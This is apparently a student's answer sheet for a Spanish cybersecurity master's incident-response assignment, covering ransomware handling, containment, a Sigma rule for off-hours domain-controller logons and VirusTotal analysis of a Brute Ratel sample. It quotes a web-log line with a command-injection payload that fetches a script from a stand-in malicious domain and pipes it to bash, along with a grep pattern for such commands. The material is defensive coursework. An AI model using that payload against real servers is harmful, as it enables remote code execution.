UNIVERSIDAD COMPLUTENSE MADRID

ntic master

RESPUESTAS DE LA TAREA EVALUABLE

Máster en Ciberseguridad

MÓDULO

Introducción a la respuesta a incidentes

PROFESORES

D.ª Sara Concepción Mariscal y D. Alberto Jódar Borrego

Contenido

1. Tarea 1: Evaluación de la respuesta a un incidente (4 puntos) 3
1.1. Punto evaluable 1 3
1.2. Punto evaluable 2 3
1.3. Punto evaluable 3 3
1.4. Punto evaluable 4 3
2. Tarea 2: Evaluación de la respuesta a un incidente (6 puntos) 4
2.1. Punto evaluable 1 4
2.2. Punto evaluable 2 4
2.3. Punto evaluable 3 4

1. Tarea 1: Evaluación de la respuesta a un incidente (4 puntos)

1.1. Punto evaluable 1

Valor: +0,5 puntos

Respuesta: Texto libre

Falta de procedimientos y desorganización: El error principal es no disponer de un plan de respuesta a incidentes por escrito. Eso provoca una actuación descoordinada e inefectiva, porque no se definen roles, prioridades ni pasos a seguir según el tipo de incidente.

Mala gestión técnica y pérdida de evidencia forense: Se reiniciaron servidores y se apagaron equipos sin preservar antes la evidencia. Reiniciar no va a descifrar los archivos y, además, puede destruir datos volátiles útiles para el análisis forense. La prioridad inicial debe ser aislar de forma coordinada los sistemas afectados y no apagar equipos.

Inexistencia de personal especializado: No contar con un equipo interno de respuesta o, al menos, activar de inmediato al proveedor especializado de ciberseguridad fue un fallo relevante. La contención, el análisis y la coordinación técnica no deberían recaer en personal improvisado en mitad del incidente.

Gestión negligente de los backups: Se intentó restaurar una copia de seguridad sin validar antes si estaba íntegra o comprometida. En ransomware, los atacantes suelen intentar cifrar o inutilizar las copias accesibles para impedir la recuperación. Restaurar sin haber contenido primero la intrusión puede reintroducir el problema y, además, eliminar trazas útiles para la investigación.

Contacto directo con los atacantes sin autorización: Un administrador contactó con el grupo criminal sin coordinación con dirección, legal ni el equipo de respuesta. Esa actuación no garantiza la recuperación, puede entorpecer la gestión del incidente y complica cualquier decisión posterior sobre notificación, negociación o denuncia.

1.2. Punto evaluable 2

Valor: +0,5 puntos

Respuesta:

- Taxonomía | Peligrosidad | Impacto
- Justificación en texto libre de la asignación del valor de cada una de las categorías

Taxonomía: Código Dañino (Malware), concretamente ransomware. La clasificación es coherente con un escenario en el que un software malicioso cifra archivos de recursos compartidos y añade una extorsión económica para recuperar el acceso.

Peligrosidad: Alta. Aunque al inicio no se conozca todo el alcance, ya hay afectación sobre servicios relevantes y existen indicios de propagación. Si el cifrado se reactiva tras reiniciar sistemas o alcanza nuevas unidades de red, debe asumirse que la amenaza sigue activa y con capacidad de expansión.

Impacto: Alto. En una entidad financiera, la indisponibilidad de archivos compartidos afecta de forma directa a la operativa y a la continuidad de negocio. Además del impacto operativo, debe contemplarse el riesgo regulatorio, reputacional y de posible exposición de datos.

1.3. Punto evaluable 3

Valor: +1,5 puntos

Respuesta:

- 5 preguntas
- Justificación en texto libre del porqué de la importancia/elección de dicha pregunta

Como Incident Handler, realizaría las siguientes 5 preguntas clave para tomar el control de la situación:

¿Disponéis de un inventario actualizado de activos y cuáles de ellos están identificados como críticos para el negocio?
Necesito saber qué activos son prioritarios para la continuidad operativa, como controladores de dominio, servidores de ficheros, bases de datos o plataformas de banca interna, para ordenar correctamente la contención y la recuperación.

¿Cuál es el esquema actual de segmentación de red y qué controles perimetrales o internos (como Firewalls, WAF, VPN) están activos?
Esto permite saber si la red está segmentada o si el atacante puede moverse lateralmente con facilidad. También ayuda a decidir qué bloquear primero y dónde aplicar medidas de aislamiento sin detener por completo el negocio y mitigar el impacto del ataque.

¿Qué herramientas de monitorización y respuesta tenéis (como EDR, SIEM, Antivirus) desplegadas y dónde se centralizan sus logs?
Para el análisis forense necesito saber si hay EDR, SIEM, antivirus, firewall, proxy o registros de autenticación disponibles. La ubicación y retención de esos logs es

crítica para no perder evidencia y reconstruir la secuencia del ataque. Además ver cual es la configuración y reglas de estos sistemas para mejorarlos en respuesta del incidente.

¿Cuál es el estado de las copias de seguridad y están aisladas de la red principal?
Antes de hablar de restauración hay que validar si las copias están íntegras, si son recientes y si están realmente aisladas, offline o protegidas frente al cifrado malicioso.

¿Qué acciones técnicas exactas se han ejecutado desde el primer aviso hasta este momento?
Necesito saber qué equipos se han reiniciado, qué servicios se han detenido, si se han restaurado sistemas o si se han tocado credenciales. Eso determina qué evidencia se ha podido perder y qué errores hay que dejar de repetir inmediatamente.

1.4. Punto evaluable 4

Valor: +1,5 puntos

Respuesta:

- Medidas iniciales de contención (mínimo 5)
- Justificación en texto libre de la elección de las medidas de contención

Como no podemos cortar Internet por completo, mi prioridad sería frenar el movimiento lateral, contener la propagación y preservar la evidencia. Estas serían las 6 medidas iniciales:

Segmentación de emergencia y control de tráfico lateral: Al tratarse de una red plana, el atacante puede desplazarse con facilidad. Aplicaría reglas temporales en firewalls internos y ACL para limitar RDP, SMB, WinRM y otros protocolos de administración remota entre segmentos que no necesiten comunicarse.

Extracción prioritaria de logs y evidencias volátiles: Antes de que se sobrescriban o sean borrados, recogería logs de controladores de dominio, firewalls, proxies, EDR y hosts afectados. En los sistemas que sigan encendidos, priorizaría la captura de memoria y de conexiones activas siempre que sea viable.

Gestión de identidades y revocación de accesos privilegiados: Si existen indicios de compromiso en controladores de dominio comprometidos, iniciaría un reseteo escalonado de cuentas privilegiadas, cuentas de servicio y credenciales de alto valor, además de forzar el cierre de sesiones activas y revisar altas recientes de cuentas o privilegios.

Restricción estricta del tráfico saliente: Configuraría el firewall perimetral para permitir únicamente los destinos imprescindibles para la operación. El objetivo no es "bloquear IPs desconocidas" de forma genérica, sino reducir la superficie de salida para dificultar la comunicación con C2, la exfiltración y la descarga de nuevas herramientas.

Validación de backups: Detendría cualquier restauración hasta confirmar que las copias son limpias, íntegras y utilizables. Restaurar demasiado pronto puede reintroducir el problema o dificultar la investigación.

Activación del plan de comunicación: Pondría en marcha el plan de comunicación con dirección, personal técnico, equipo legal y autoridades competentes para que la crisis se gestione con criterios técnicos, regulatorios y reputacionales coherentes.

2. Tarea 2: Evaluación de la respuesta a un incidente (6 puntos)

2.1. Punto evaluable 1

Valor: +1 punto

Respuesta:

- **Entrada de log de explotación**
- **Justificación en texto libre de la elección de la línea de log + qué es lo que realiza el atacante + que vulnerabilidad ha explotado**

Para localizar el posible vector de ataque en el servidor web, se ha filtrado el archivo access.log buscando patrones típicos de inyección de comandos, descarga de artefactos y encadenamiento de órdenes (`|`, `;`, `&`). Se ha empleado el siguiente comando: `grep -E "wget|curl|chmod|bash|sh|;|%20" access.log`

De esta forma se ha identificado la siguiente línea de log:

```
192.168.5.23 - - [12/Jun/2025:03:41:17 +0200] "GET /cgi-bin/status.sh?user=;wget
http://maliciousdomain.com/payload.sh -O- | bash HTTP/1.1" 200 452 "-"
"Mozilla/5.0 (Windows NT 10.0; Win64; x64)"
```

La entrada es compatible con la explotación de una vulnerabilidad de inyección de comandos a través del parámetro `user` del script `status.sh`. El atacante usa `;` para cerrar la instrucción esperada e insertar un `wget` que descarga un script y lo redirige directamente a `bash` mediante una tubería. Ese patrón es característico de ejecución remota de comandos sin necesidad de guardar previamente el payload en disco. El código `200 OK` indica que el CGI procesó la petición; por sí solo no demuestra toda la intrusión, pero sí refuerza que el intento de explotación llegó a ejecutarse en el servidor

web.

```
Solucion.md    access.log
Tarea 9 > access.log
192.168.5.10 - - [12/Jun/2025:03:40:55 +0200] "GET /index.html HTTP/1.1" 200 2048 "-" "Mozilla/5.0
(Windows NT 10.0; Win64; x64)"
192.168.5.11 - - [12/Jun/2025:03:41:01 +0200] "POST /login.php HTTP/1.1" 200 1234 "https://
ucmFinanzas.com" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)"
192.168.5.12 - - [12/Jun/2025:03:41:05 +0200] "GET /css/styles.css HTTP/1.1" 200 543 "-" "Mozilla/5.0
(Linux; Android 9)"
192.168.5.13 - - [12/Jun/2025:03:41:08 +0200] "GET /images/logo.png HTTP/1.1" 200 9802 "-"
"Mozilla/5.0 (Windows NT 6.1; Win64; x64)"
192.168.5.23 - - [12/Jun/2025:03:41:17 +0200] "GET /cgi-bin/status.sh?user=;wget http://malicious
domain.com/payload.sh -O- | bash HTTP/1.1" 200 452 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)"
192.168.5.14 - - [12/Jun/2025:03:41:19 +0200] "GET /about.html HTTP/1.1" 200 1120 "-" "Mozilla/5.0
(iPhone; CPU iPhone OS 14_0 like Mac OS X)"
192.168.5.38 - - [12/Jun/2025:03:42:17 +0200] "POST /dashboard HTTP/1.1" 200 9852 "-" "Mozilla/5.0
(Macintosh; Intel Mac OS X 10_15_7)"
192.168.5.21 - - [12/Jun/2025:03:42:42 +0200] "POST /dashboard HTTP/1.1" 404 4111 "-" "Mozilla/5.0
(Windows NT 10.0; Win64; x64)"
192.168.5.21 - - [12/Jun/2025:03:42:14 +0200] "GET /assets/img/banner.jpg HTTP/1.1" 404 6943 "-"
"Mozilla/5.0 (Windows NT 10.0; Win64; x64)"
192.168.5.49 - - [12/Jun/2025:03:42:59 +0200] "GET /download/file.zip HTTP/1.1" 200 7324 "-"
"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)"
192.168.5.25 - - [12/Jun/2025:03:42:52 +0200] "GET /dashboard HTTP/1.1" 200 9939 "-" "Mozilla/5.0
(Linux; Android 9)"
192.168.5.19 - - [12/Jun/2025:03:42:18 +0200] "POST /contact.php HTTP/1.1" 500 8327 "-" "Mozilla/5.0
(Linux; Android 9)"
192.168.5.40 - - [12/Jun/2025:03:42:03 +0200] "GET /css/styles.css HTTP/1.1" 200 7835 "-" "Mozilla/5.0
(Windows NT 6.1; Win64; x64)"

TERMINAL   DEBUG CONSOLE   OUTPUT   PROBLEMS 100   SPELL CHECKER 100   PORTS   PLAYWRIGHT   wsl
henri@Henri:/mnt/d/Master/Curso/Tareas/Tareas Master Ciberseguridad/Tarea 9$ grep -E "wget|curl|chmod|bash|sh|;|%20" access.log
(Windows NT 10.0; Win64; x64)"
ucmFinanzas.com" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)"
(Linux; Android 9)"
"Mozilla/5.0 (Windows NT 6.1; Win64; x64)"
192.168.5.23 - - [12/Jun/2025:03:41:17 +0200] "GET /cgi-bin/status.sh?user=;wget http://malicious
domain.com/payload.sh -O- | bash HTTP/1.1" 200 452 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)"
(iPhone; CPU iPhone OS 14_0 like Mac OS X)"
192.168.5.38 - - [12/Jun/2025:03:42:17 +0200] "POST /dashboard HTTP/1.1" 200 9852 "-" "Mozilla/5.0
(Macintosh; Intel Mac OS X 10_15_7)"
192.168.5.21 - - [12/Jun/2025:03:42:42 +0200] "POST /dashboard HTTP/1.1" 404 4111 "-" "Mozilla/5.0
(Windows NT 10.0; Win64; x64)"
```

2.2. Punto evaluable 2

Valor: +2,5 puntos

Respuesta:

- **Código de regla sigma**

Para detectar accesos potencialmente sospechosos fuera del horario habitual en controladores de dominio, se propone la siguiente regla Sigma:

```
title: Inicio de sesión de red o RDP fuera de horario en controladores de dominio
```

```yaml
id: 9b1deb4d-5b4a-4c3b-9b1d-123456789abc

status: experimental
description: |
    Detecta inicios de sesión de tipo red (3) o RDP (10) en controladores de dominio
    realizados fuera del horario de operación estándar (08:00 a 18:59).
author: Henri Daniel Peña Dequero
date: 2026/04/13
logsource:
    product: windows
    service: security
detection:
    selection_logon:
        EventID: 4624
        LogonType:
            - 3
            - 10
    selection_dc:
        ComputerName|contains:
            - DC
    business_hours:
        @timestamp|hour:
            - 8
            - 9
            - 10
            - 11
            - 12
            - 13
            - 14
            - 15
            - 16
            - 17
            - 18
    condition: selection_logon and selection_dc and not business_hours
falsepositives:
    - Tareas de administración o mantenimiento fuera de horario previamente autorizadas
    - Procesos automatizados o herramientas de monitorización
level: high
```

La detección se basa en el evento 4624 de Windows, que registra inicios de sesión exitosos, y filtra los tipos de logon 3 y 10, correspondientes a accesos de red y RDP. Se centra en los controladores de dominio porque son activos especialmente críticos y cualquier acceso no autorizado a ellos puede comprometer al resto de la infraestructura. Además, se define como horario habitual el intervalo entre las 08:00 y las 18:59 para reducir ruido y destacar accesos fuera de esa franja, que resultan menos comunes y, por tanto, más sospechosos. Aun así, la regla puede generar falsos positivos en casos de mantenimiento o administración autorizada fuera de horario.


2.3. Punto evaluable 3

Valor: +2,5 puntos

Respuesta:

- **Texto libre**

Se ha realizado la búsqueda en VirusTotal.



Pregunta 1 – Tras analizar el hash en VirusTotal, se observan comunicaciones con varias IP, entre ellas 185.106.92.54 y 82.115.223.40 por el puerto 8041. También aparece tráfico hacia 64.233.181.94 por el puerto 443 y resoluciones DNS para los dominios bazarunet.com, tiguanin.com y greshunka.com. Los dos primeros indicadores son los que encajan mejor con infraestructura sospechosa vista en la

muestra; en cambio, una conexión aislada por 443 a una IP pública no debe etiquetarse automáticamente como C2 sin más contexto.

Pregunta 2 – Con la información disponible, la muestra puede asociarse de forma razonable con Brute Ratel C4. VirusTotal muestra etiquetas como `brutel` y `bruteratel`, además de varias detecciones que apuntan en esa misma dirección. Según MITRE ATT&CK, Brute Ratel C4 es el framework, mientras que Badger es el agente que puede desplegar. Por eso, con la evidencia disponible sí puede hablarse de una relación general con Brute Ratel C4, pero no sería prudente afirmar que se trata específicamente de Badger sin más soporte adicional.

Pregunta 3 – El uso de Brute Ratel se ha visto en campañas de actores avanzados, incluso grupos APT. Sin embargo, no sería correcto atribuir esta muestra a un actor concreto solo por esa coincidencia, porque se trata de una herramienta reutilizable y no exclusiva de un único grupo. Por tanto, con la evidencia disponible, lo correcto es dejar la atribución abierta.

Pregunta 4 – Un vector de entrada plausible sería que el usuario ejecutara un script o instalador malicioso, probablemente recibido por phishing o descargado desde un enlace. Esta posibilidad encaja bastante bien con los `Execution Parents` que aparecen en VirusTotal, donde se observan `JavaScript`, `Windows Installer` y nombres como `Document-19-45-15.js`. Además, en el análisis dinámico se ve que la DLL acaba ejecutándose mediante `rundll32.exe`, lo que apunta a una cadena de infección en la que un artefacto inicial termina lanzando la biblioteca maliciosa. De cara al análisis forense, revisaría el correo del usuario afectado, el historial de descargas, la ejecución reciente de scripts o instaladores y la creación de archivos en rutas temporales para intentar reconstruir el origen del compromiso.